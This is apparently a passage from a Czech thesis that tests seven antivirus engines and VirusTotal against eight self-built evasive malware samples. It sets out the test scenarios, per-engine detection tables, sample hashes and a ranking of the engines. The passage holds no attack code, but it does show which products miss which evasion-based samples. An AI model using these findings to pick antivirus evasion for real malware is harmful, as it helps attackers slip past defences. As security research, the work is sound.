 - b. Notifikace, popupy?
 - c. Záznam v logu antiviru?

Výsledek testovaného scénáře hodnotíme jako:

- ✓ = detekováno při stahování
- ✗ = nedetekováno

Testovací kroky scénáře S2 – ACC – Detekce při přístupu k souboru:

Cílem tohoto testu je ověřit, zda AV zachytí potenciálně podezřelý soubor simulující malware při rozbalení ze zaheslovaného archivu nebo při přístupu do složky kde se nachází.

1. Ve VM otevřeme prohlížeč a stáhneme testovací malware *mlwr_X_protected.zip* (heslo: *dummyPasswd1*)
2. Ručně rozbalíme archiv pomocí hesla a soubor uložíme
3. Otevřeme složku, do které byl testovací malware rozbalen ve Windows průzkumníkovi (neklikáme na soubor)
4. Sledujeme indikátory detekce jako:
 - a. AV zablokuje stažení?
 - b. Notifikace, popupy?
 - c. Záznam v logu antiviru?
 - d. Zmizí soubor ihned po rozbalení?

Výsledek testovaného scénáře hodnotíme jako:

- ✓ = detekováno při přístupu či dříve
- ✗ = nedetekováno

Testovací scénář S3 – RUN – Detekce při spuštění:

Cílem toho testu je ověřit, runtime detekci tím, že se vzorek spustí přímo ze zaheslovaného archivu.

1. Ve VM otevřeme prohlížeč a stáhneme testovací malware *mlwr_X_protected.zip* (heslo: *dummyPasswd1*)
2. Soubor v archivu nerozbalujeme ale rovnou z archivu spouštíme
3. Sledujeme indikátory detekce jako:
 - a. Blokuje antivirus spuštění ?
 - b. Upozornění, popup, zastavení procesu?

Výsledek testovaného scénáře hodnotíme jako:

- ✓ = detekováno při spuštění či dříve
- ✗ = nedetekováno

Testovací scénář S4 – SCAN – Detekce při ručním skenu:

Cílem toho testu je ověřit, zda AV najde malware při manuálním skenování, kdy je soubor se škodlivým kódem uložen na RAM disku.

1. Vytvoříme RAM disk pomocí nástroje *lmDisk toolkit*
 - a. Velikost: *64 MB*
 - b. Písmeno disku: *R:*
 - c. Souborový systém: *NTFS*
2. Ve VM otevřeme prohlížeč a stáhneme testovací malware *mlwr_X_protected.zip* (heslo: *dummyPasswd1*) přímo na RAM disk *R:*
3. Ručně rozbalíme archiv pomocí hesla a soubor uložíme na RAM disk *R:*

4. Sledujeme indikátory detekce jako:

- a. Proběhne detekce?
- b. Upozornění, karanténa, popup, logy?

Výsledek testovaného scénáře hodnotíme jako:

- ✓ = detekováno při skenu či dříve
- ✗ = nedetekováno

Tento experiment je proveden na všech virtuálních strojích pro všechny testovací vzorky.

4.1.3 Ověření detekovatelnosti *payload.exe* na testovaných antivirech

Abychom teoreticky ověřili úspěšnost implementovaných technik použitých k obcházení detekčních enginů, je nutné ověřit, zda je soubor *payload.exe* detekovatelný antivirovým enginem daného testovaného antivirového programu i bez použití těchto technik. Testovací soubor *payload.exe* bude umístěn na webový server na virtuálním stroji *VM_malware_development* odkud bude na cílový počítač stažen a spuštěn.

Tabulka 10 Praktické ověření detekovatelnosti *payload.exe*

AV řešení:	Detekován:	Poznámka:
WinDefender	✓	Detekován při spuštění
BitDefender	✓	Detekován při spuštění
AVG	✓	Detekován při spuštění
Avast	✓	Detekován při spuštění
Eset	✓	Detekován při spuštění
McAfee	✓	Detekován při vynuceném skenu
F-Secure	✓	Antivirus zabránil zápisu Eicar souboru na disk
VirusTotal	✓*	VTs = 66/69 = 0.95

(zdroj: vlastní)

*V případě detekce na platformě VirusTotal byl použit soubor *Eicar.com* a to z důvodů, že signatura souboru *payload.exe* není v databázi známých signatur virových hrozeb.

4.2 Analýza detekčních schopností jednotlivých antivirových enginů

V této kapitole je provedena analýza detekční schopností jednotlivých antivirových enginů na vzorcích vyvinutého malware. Analýza striktně následuje metodický postup a získané výsledky jsou dle metriky zaznamenány do korespondující tabulky.

Výsledky provedené analýzy byly systematicky zaznamenány do přehledné tabulky, přičemž každý jednotlivý testovaný vzorek malwaru je v tabulce uveden samostatně. Záznam byl vytvořen pouze v případech, kdy testovaný antivirový engine projevil jakýkoli indikátor detekce – ať už šlo o přímou identifikaci hrozby, upozornění na podezřelé chování nebo jiné známky rozpoznání.

Naopak pro vzorky, u nichž žádný z daných antivirových nástrojů neprojevil žádný indikátor detekce, nebyla samostatná tabulka vytvářena. Výsledky těchto případů byly rovnou zahrnuty do souhrnné tabulky s celkově dosaženým skóre, která slouží k vyhodnocení celkové úspěšnosti detekce napříč všemi analyzovanými vzorky.

K případným detekcím byly pořízeny důkazní materiály ve formě screenshotů, které zachycují konkrétní reakci antivirového nástroje. Na tyto snímky je v tabulce uveden odkaz vždy u příslušného scénáře, přičemž samotné obrazové přílohy jsou dostupné v Příloze P II.

4.2.1 Detekční engine WinDefender (AV1)

K analýze detekčního enginu WinDefenderu byla použita verze **1.429.173.0**, která obsahuje:

- Antimalware client verze: **4.18.25040.2**
- Engine verze: **1.125040.1**
- Antispyware verze: **1.429.173.0**

Indikátory detekce zjištěné při analýze WinDefenderu:

Hrozba nedetekována při exekuci vzorků *mlwr_01* – *mlwr_07*. Navíc vzorky *mlwr_01*, *mlwr_02*, *mlwr_05*, *mlwr_06* a *mlwr_07* byly schopny umístit soubor *mlwr_0X_eicar.com* do cílové složky. Kromě testovacího souboru Eicar se podařilo i spustit payload ze vzdáleného zdroje (*mlwr_6*) či uložit a spustit zašifrovaný payload (*mlwr_7*). WinDefender byl schopný identifikovat Eicar soubor pouze při vynuceném skenu anebo při přístupu k vlastnostem souboru viz obrázek 1 v příloze P II.

Tabulka 11 Indikátory detekce *mlwr_8* | WinDefender

Zjištěné indikátory detekce pro <i>mlwr_8</i> WinDefender			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 2 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Celkové dosažené skóre detekce při analýze WinDefenderu:

Tabulka 12 Dosažené skóre detekčního enginu WinDefender

	Testovaný scénář:				Skóre malwaru:
	DWN:	ACC:	RUN:	SCAN:	
mlwr_1	X	X	X	X	0
mlwr_2	X	X	X	X	0
mlwr_3	X	X	X	X	0
mlwr_4	X	X	X	X	0
mlwr_5	X	X	X	X	0
mlwr_6	X	X	X	X	0
mlwr_7	X	X	X	X	0
mlwr_8	X	X	✓	X	0.4
Celkové skóre detekčního enginu:					0.05

(zdroj: vlastní)

Celkové detekční skóre antivirového enginu WinDefenderu vypočítané podle vzorce (3):

$$Score_{AVn} = (Score_{M1} + Score_{M2} + \dots + Score_{Mn}) / n$$

je tedy: **0.05**

4.2.2 Detekční engine BitDefender (AV2)

K analýze detekčního enginu BitDefenderu byla použita verze BitDefender Total Security 27.1.1.12.

Indikátory detekce zjištěné při analýze BitDefenderu:

Tabulka 13 Indikátory detekce mlwr_1 | BitDefender

Zjištěné indikátory detekce pro mlwr_1 BitDefender			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 3 v příloze P II	✓	1
SCAN	Hrozba detekována v mlwr_1_clear.zip viz obrázek 4 v příloze P II	✓	1

(zdroj: vlastní)

Tabulka 14 Indikátory detekce mlwr_2 | BitDefender

Zjištěné indikátory detekce pro mlwr_2 BitDefender			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 5 v příloze P II	✓	1
SCAN	Hrozba detekována v mlwr_2_clear.zip viz obrázek 6 v příloze P II	✓	1

(zdroj: vlastní)

Tabulka 15 Indikátory detekce mlwr_5 | BitDefender

Zjištěné indikátory detekce pro mlwr_5 BitDefender			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 7 v příloze P II	✓	1
SCAN	Hrozba detekována v mlwr_5_clear.zip viz obrázek 8 v příloze P II	✓	1

(zdroj: vlastní)

Tabulka 16 Indikátory detekce mlwr_6 | BitDefender

Zjištěné indikátory detekce pro mlwr_6 BitDefender			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 9 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 17 Indikátory detekce mlwr_7 | BitDefender

Zjištěné indikátory detekce pro mlwr_7 BitDefender			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 10 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 18 Indikátory detekce mlwr_8 | BitDefender

Zjištěné indikátory detekce pro mlwr_8 BitDefender			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 11 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Celkové dosažené skóre detekce při analýze BitDefenderu:

Tabulka 19 Celkové dosažené skóre detekčního enginu BitDefender

	Testovaný scénář:				Skóre malwaru:
	DWN:	ACC:	RUN:	SCAN:	
mlwr_1	✗	✗	✓	✓	0.6
mlwr_2	✗	✗	✓	✓	0.6
mlwr_3	✗	✗	✗	✗	0
mlwr_4	✗	✗	✗	✗	0
mlwr_5	✗	✗	✓	✓	0.6
mlwr_6	✗	✗	✓	✗	0.4
mlwr_7	✗	✗	✓	✗	0.4
mlwr_8	✗	✗	✓	✗	0.4
Celkové skóre detekčního enginu:					0.375

(zdroj: vlastní)

Celkové detekční skóre antivirového enginu BitDefenderu vypočítané podle vzorce (3):

$$Score_{AVn} = (Score_{M1} + Score_{M2} + \dots + Score_{Mn}) / n$$

je tedy: **0.375**

4.2.3 Detekční engine AVG (AV3)

K analýze detekčního enginu AVG byla použita verze AVG AntiVirus Free 25.4.10068a (build 25.4.10068.0), která obsahuje:

- Virus definition verze: 250524-2

Indikátory detekce zjištěné při analýze AVG:

Tabulka 20 Indikátory detekce mlwr_1 | AVG

Zjištěné indikátory detekce pro mlwr_1 AVG			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 12 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 21 Indikátory detekce mlwr_2 | AVG

Zjištěné indikátory detekce pro mlwr_2 AVG			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 13 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 22 Indikátory detekce mlwr_5 | AVG

Zjištěné indikátory detekce pro mlwr_5 AVG			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Hrozba detekována při stažení mlwr_5_clear.zip viz obrázek 14 v příloze P II	✓	1
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 15 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 23 Indikátory detekce mlwr_6 | AVG

Zjištěné indikátory detekce pro mlwr_6 AVG			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Hrozba detekována při stažení mlwr_6_clear.zip viz obrázek 16 v příloze P II	✓	1
ACC	Hrozba detekována při přístupu viz obrázek 17 v příloze P II	✓	1
RUN	Hrozba detekována při spuštění viz obrázek 18 v příloze P II	✓	1
SCAN	Hrozba detekována v mlwr_6_clear.zip viz obrázek 19 v příloze P II	✓	1

(zdroj: vlastní)

Tabulka 24 Indikátory detekce mlwr_7 | AVG

Zjištěné indikátory detekce pro mlwr_7 AVG			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 20 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 25 Indikátory detekce mlwr_8 | AVG

Zjištěné indikátory detekce pro mlwr_8 AVG			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 21 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Celkové dosažené skóre detekce při analýze AVG:

Tabulka 26 Celkové dosažené skóre detekčního enginu AVG

	Testovaný scénář:				Skóre malwaru:
	DWN:	ACC:	RUN:	SCAN:	
mlwr_1	✗	✗	✓	✗	0.4
mlwr_2	✗	✗	✓	✗	0.4
mlwr_3	✗	✗	✗	✗	0
mlwr_4	✗	✗	✗	✗	0
mlwr_5	✓	✗	✓	✗	0.7
mlwr_6	✓	✓	✓	✓	1
mlwr_7	✗	✗	✓	✗	0.4

mlwr_8	X	X	✓	X	0.4
Celkové skóre detekčního enginu:					0.412

(zdroj: vlastní)

Celkové detekční skóre antivirového enginu AVG vypočítané podle vzorce (3):

$$Score_{AVn} = (Score_{M1} + Score_{M2} + \dots + Score_{Mn}) / n$$

je tedy: **0.412**

4.2.4 Detekční engine Avast (AV4)

K analýze detekčního enginu Avast byla použita verze Avast Free Antivirus 25.4.10068a (build 25.4.10068.0), která obsahuje:

- Virus definition verze: 250524-2

Indikátory detekce zjištěné při analýze Avastu:

Tabulka 27 Indikátory detekce mlwr_1 | Avast

Zjištěné indikátory detekce pro mlwr_1 Avast			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 22 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 28 Indikátory detekce mlwr_2 | Avast

Zjištěné indikátory detekce pro mlwr_2 Avast			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 23 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 29 Indikátory detekce mlwr_5 | Avast

Zjištěné indikátory detekce pro mlwr_5 Avast			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Hrozba detekována při stažení mlwr_5_clear.zip	✓	1

	viz obrázek 24 v příloze P II		
ACC	Hrozba detekována při přístupu	X	0
RUN	Hrozba detekována při spuštění viz obrázek 25 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	X	0

(zdroj: vlastní)

Tabulka 30 Indikátory detekce mlwr_6 | Avast

Zjištěné indikátory detekce pro mlwr_6 Avast			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Hrozba detekována při stažení mlwr_6_clear.zip viz obrázek 26 v příloze P II	✓	1
ACC	Hrozba detekována při přístupu viz obrázek 27 v příloze P II	✓	1
RUN	Hrozba detekována při spuštění viz obrázek 28 v příloze P II	✓	1
SCAN	Hrozba detekována v mlwr_6_clear.zip viz obrázek 29 v příloze P II	✓	1

(zdroj: vlastní)

Tabulka 31 Indikátory detekce mlwr_7 | Avast

Zjištěné indikátory detekce pro mlwr_7 Avast			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	X	0
ACC	Bez indikátoru detekce	X	0
RUN	Hrozba detekována při spuštění viz obrázek 30 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	X	0

(zdroj: vlastní)

Tabulka 32 Indikátory detekce mlwr_8 | Avast

Zjištěné indikátory detekce pro mlwr_8 Avast			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 31 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Celkové dosažené skóre detekce při analýze Avastu:

Tabulka 33 Celkové dosažené skóre detekčního enginu Avast

	Testovaný scénář:				Skóre malwaru:
	DWN:	ACC:	RUN:	SCAN:	
mlwr_1	✗	✗	✓	✗	0.4
mlwr_2	✗	✗	✓	✗	0.4
mlwr_3	✗	✗	✗	✗	0
mlwr_4	✗	✗	✗	✗	0
mlwr_5	✓	✗	✓	✗	0.7
mlwr_6	✓	✓	✓	✓	1
mlwr_7	✗	✗	✓	✗	0.4
mlwr_8	✗	✗	✓	✗	0.4
Celkové skóre detekčního enginu:					0.412

(zdroj: vlastní)

Celkové detekční skóre antivirového enginu Avast vypočítané podle vzorce (3):

$$Score_{AVn} = (Score_{M1} + Score_{M2} + \dots + Score_{Mn}) / n$$

je tedy: **0.412**

4.2.5 Detekční engine Eset (AV5)

K analýze detekčního enginu Eset byla použita verze ESET NOD32 Antivirus 18.1.13.0, která obsahuje:

- Detection engine verze: **31252**

Indikátory detekce zjištěné při analýze Esetu:

Tabulka 34 Indikátory detekce mlwr_1 | ESET

Zjištěné indikátory detekce pro mlwr_1 ESET			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Hrozba detekována při stažení mlwr_1_clear.zip viz obrázek 32 v příloze P II	✓	1
ACC	Hrozba detekována při přístupu viz obrázek 33 v příloze P II	✓	1
RUN	Hrozba detekována při spuštění viz obrázek 34 v příloze P II	✓	1
SCAN	Hrozba detekována v mlwr_6_clear.zip viz obrázek 35 v příloze P II	✓	1

(zdroj: vlastní)

Tabulka 35 Indikátory detekce mlwr_2 | ESET

Zjištěné indikátory detekce pro mlwr_2 ESET			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 36 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 36 Indikátory detekce mlwr_5 | ESET

Zjištěné indikátory detekce pro mlwr_5 ESET			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Hrozba detekována při stažení mlwr_5_clear.zip viz obrázek 37 v příloze P II	✓	1
ACC	Hrozba detekována při přístupu viz obrázek 38 v příloze P II	✓	1
RUN	Hrozba detekována při spuštění viz obrázek 39 v příloze P II	✓	1
SCAN	Hrozba detekována v mlwr_5_clear.zip viz obrázek 40 v příloze P II	✓	1

(zdroj: vlastní)

Tabulka 37 Indikátory detekce mlwr_6 | ESET

Zjištěné indikátory detekce pro mlwr_6 ESET			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 41 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 38 Indikátory detekce mlwr_7 | ESET

Zjištěné indikátory detekce pro mlwr_7 ESET			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 42 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 39 Indikátory detekce mlwr_8 | ESET

Zjištěné indikátory detekce pro mlwr_8 ESET			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 43 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Celkové dosažené skóre detekce při analýze Esetu:

Tabulka 40 Celkové dosažené skóre detekčního enginu Eset

	Testovaný scénář:				Skóre malwaru:
	DWN:	ACC:	RUN:	SCAN:	
mlwr_1	✓	✓	✓	✓	1
mlwr_2	✗	✗	✓	✗	0.4
mlwr_3	✗	✗	✗	✗	0
mlwr_4	✗	✗	✗	✗	0
mlwr_5	✓	✓	✓	✓	1
mlwr_6	✗	✗	✓	✗	0.4
mlwr_7	✗	✗	✓	✗	0.4
mlwr_8	✗	✗	✓	✗	0.4
Celkové skóre detekčního enginu:					0.45

(zdroj: vlastní)

Celkové detekční skóre antivirového enginu Eset vypočítané podle vzorce (3):

$$Score_{AVn} = (Score_{M1} + Score_{M2} + \dots + Score_{Mn}) / n$$

je tedy: **0.45**

4.2.6 Detekční engine McAfee (AV6)

K analýze detekčního enginu McAfee byla použita verze McAfee Total Protection 1.29.162, která obsahuje:

- Antivirus verze: 1.129.177.0
- Tracker Remover verze: 1.29 (Build 14)
- Shredder verze: 1.29 (Build 12)

Indikátory detekce zjištěné při analýze McAfee:

Hrozba nedetekována při exekuci vzorků *mlwr_01* – *mlwr_08*. Všechny vzorky umísťující soubor Eicar (*mlwr_0X_eicar.com*) byly schopny umístit tento soubor do cílové složky a všechny vzorky byly schopny spustit své payloady. McAfee byl schopný identifikovat Eicar soubor pouze při vynuceném skenu souboru viz obrázek 44 v příloze P II.

Celkové dosažené skóre detekce při analýze McAfee:

Tabulka 41 Celkové dosažené skóre detekčního enginu McAfee

	Testovaný scénář:				Skóre malwaru:
	DWN:	ACC:	RUN:	SCAN:	
mlwr_1	X	X	X	X	0
mlwr_2	X	X	X	X	0
mlwr_3	X	X	X	X	0
mlwr_4	X	X	X	X	0
mlwr_5	X	X	X	X	0
mlwr_6	X	X	X	X	0
mlwr_7	X	X	X	X	0
mlwr_8	X	X	X	X	0
Celkové skóre detekčního enginu:					0

(zdroj: vlastní)

Celkové detekční skóre antivirového enginu McAfee vypočítané podle vzorce (3):

$$Score_{AVn} = (Score_{M1} + Score_{M2} + \dots + Score_{Mn}) / n$$

je tedy: **0**

4.2.7 Detekční engine F-Secure (AV7)

K analýze detekčního engine F-Secure byla použita verze F-Secure 25.4, která obsahuje:

- Core verze: 2.0.3.33
- Detection verze: 8.3.70.92 (2025-05-14)
- EPP verze: 1.0.2503.5246
- ODS verze: 1.0.2502.2322
- VDF verze: 8.20.53.236 (2025-05-20)

Indikátory detekce zjištěné při analýze F-Secure:

Hrozbě bylo zabráněno při provádění scénáře RUN na vzorcích *mlwr_2*, *mlwr_5*, *mlwr_6* a *mlwr_7* kdy vzorky nebyly schopny spustit payload, který umísťuje soubor Eicar do cílové složky. Tato akce nebyla nijak notifikována antivirem. Další zajímavostí je, že antivir povolil spuštění *mlwr_8*, který byl schopen umístit soubor *mlwr_08_eicar.com* do cílové složky bez detekce antivirem. Soubor Eicar antivir detekoval pouze při přístupu k vlastnostem souboru anebo při vynucení skenu viz obrázek 45 v příloze P II.

Tabulka 42 Indikátory detekce mlwr_1 | F-Secure

Zjištěné indikátory detekce pro mlwr_1 F-Secure			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění viz obrázek 46 v příloze P II	✓	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 43 Indikátory detekce mlwr_2 | F-Secure

Zjištěné indikátory detekce pro mlwr_2 F-Secure			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění	✓*	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 44 Indikátory detekce mlwr_5 | F-Secure

Zjištěné indikátory detekce pro mlwr_5 F-Secure			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění	✓*	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 45 Indikátory detekce mlwr_6 | F-Secure

Zjištěné indikátory detekce pro mlwr_6 F-Secure			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění	✓*	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Tabulka 46 Indikátory detekce mlwr_7 | F-Secure

Zjištěné indikátory detekce pro mlwr_7 F-Secure			
Scénář:	Popis:	Detekce:	Hodnocení:
DWN	Bez indikátoru detekce	✗	0
ACC	Bez indikátoru detekce	✗	0
RUN	Hrozba detekována při spuštění	✓*	1
SCAN	Bez indikátoru detekce	✗	0

(zdroj: vlastní)

Celkové dosažené skóre detekce při analýze F-Secure:

Tabulka 47 Celkové dosažené skóre detekčního enginu F-Secure

	Testovaný scénář:				Skóre malwaru:
	DWN:	ACC:	RUN:	SCAN:	
mlwr_1	✗	✗	✓	✗	0.4
mlwr_2	✗	✗	✓*	✗	0.4
mlwr_3	✗	✗	✗	✗	0
mlwr_4	✗	✗	✗	✗	0
mlwr_5	✗	✗	✓*	✗	0.4
mlwr_6	✗	✗	✓*	✗	0.4
mlwr_7	✗	✗	✓*	✗	0.4
mlwr_8	✗	✗	✗	✗	0
Celkové skóre detekčního enginu:					0.25

(zdroj: vlastní)

✓* - Antivirus zablokoval spuštění malwaru, avšak bez jakékoliv notifikace uživateli, jedná se o identické chování jako v případě testu detekovatelnosti samotného *payload.exe*.

Celkové detekční skóre antivirového enginu F-Secure vypočítané podle vzorce (3):

$$Score_{AVn} = (Score_{M1} + Score_{M2} + \dots + Score_{Mn}) / n$$

je tedy: **0.25**

4.2.8 Detekční enginy VirusTotal

Metrika použita pro VirusTotal vychází ze vzorce 1 a je tedy následující:

$$VirusTotalScore (VTS) = \frac{\text{Počet pozitivních detekcí}}{\text{Celkový počet AV řešení}}$$


Tabulka 48 Dosažené skóre pomocí online služby VirusTotal

Název:	Detekce:	VTS:	Hash z VirusTotal.com:
mlwr_1	11/71	0.15	ebbb6484334f448d8f41946bad91b5a7e424756a3521bb25cca687cde097a088
mlwr_2	21/72	0.29	d14b12a3255fb530dab3a24067c2473a5756309b3e009a4e03032c8375bf57ef
mlwr_3	2/72	0.02	3fd72aa8823fb22fca65e856fa9afdeb6749128a2ea903172726dbe7dc104fc1
mlwr_4	1/72	0.01	acc11046a9513239411e2a20955dc5f1cd96c9d798d42334c8b1d6d707f55577
mlwr_5	10/72	0.13	7e21a2de5fafcbc33cf959e7296090309d74e8a84e464dbfe3aca3d4acb58ac8
mlwr_6	15/72	0.20	0b8344acd620f7d840d4ad4ad55759bc4a763017fad6421a767f4cd09bdc66eb
mlwr_7	8/72	0.11	1137d05e603d6dbc15f3393bc2949c775844092f24ad351a2dc367e2c52ac2a3
mlwr_8	3/71	0.04	5767515c8ecf984d5e260cef5fef059a3bdc98ca0e5072f88fc03d09ba3a2c2

(zdroj: vlastní)

4.3 Interpretace výsledků analýzy

Pro lepší znázornění získaných výsledků analýzy byla na základě dílčích výsledků pro jednotlivé detekční enginy sestavena heatmapa, která znázorňuje účinnost jednotlivých technik a způsob, jakým na ně konkrétní antivirové nástroje reagují.



Obrázek 23 Vizualizace dílčích výsledků v heatmapě

(zdroj: vlastní)

Dále byla sestavena tabulka zobrazující detekční schopnosti v závislosti na získaném skóre:

Tabulka 49 Výsledky jednotlivých detekčních enginů a jejich umístění

Jméno antivirového programu:	Celkové skóre:	Celkové umístění:
ESET (AV5)	0.45	1
AVG (AV3)	0.412	2-3
AVAST (AV4)	0.412	2-3
BitDefender (AV2)	0.375	4
F-Secure (AV7)	0.25	5
WinDefender (AV1)	0.05	6
McAfee (AV6)	0	7

(zdroj: vlastní)

4.3.1 Dle použité techniky

Vysoké detekční skóre testovaných enginů a VTS (dobře detekovatelné techniky):

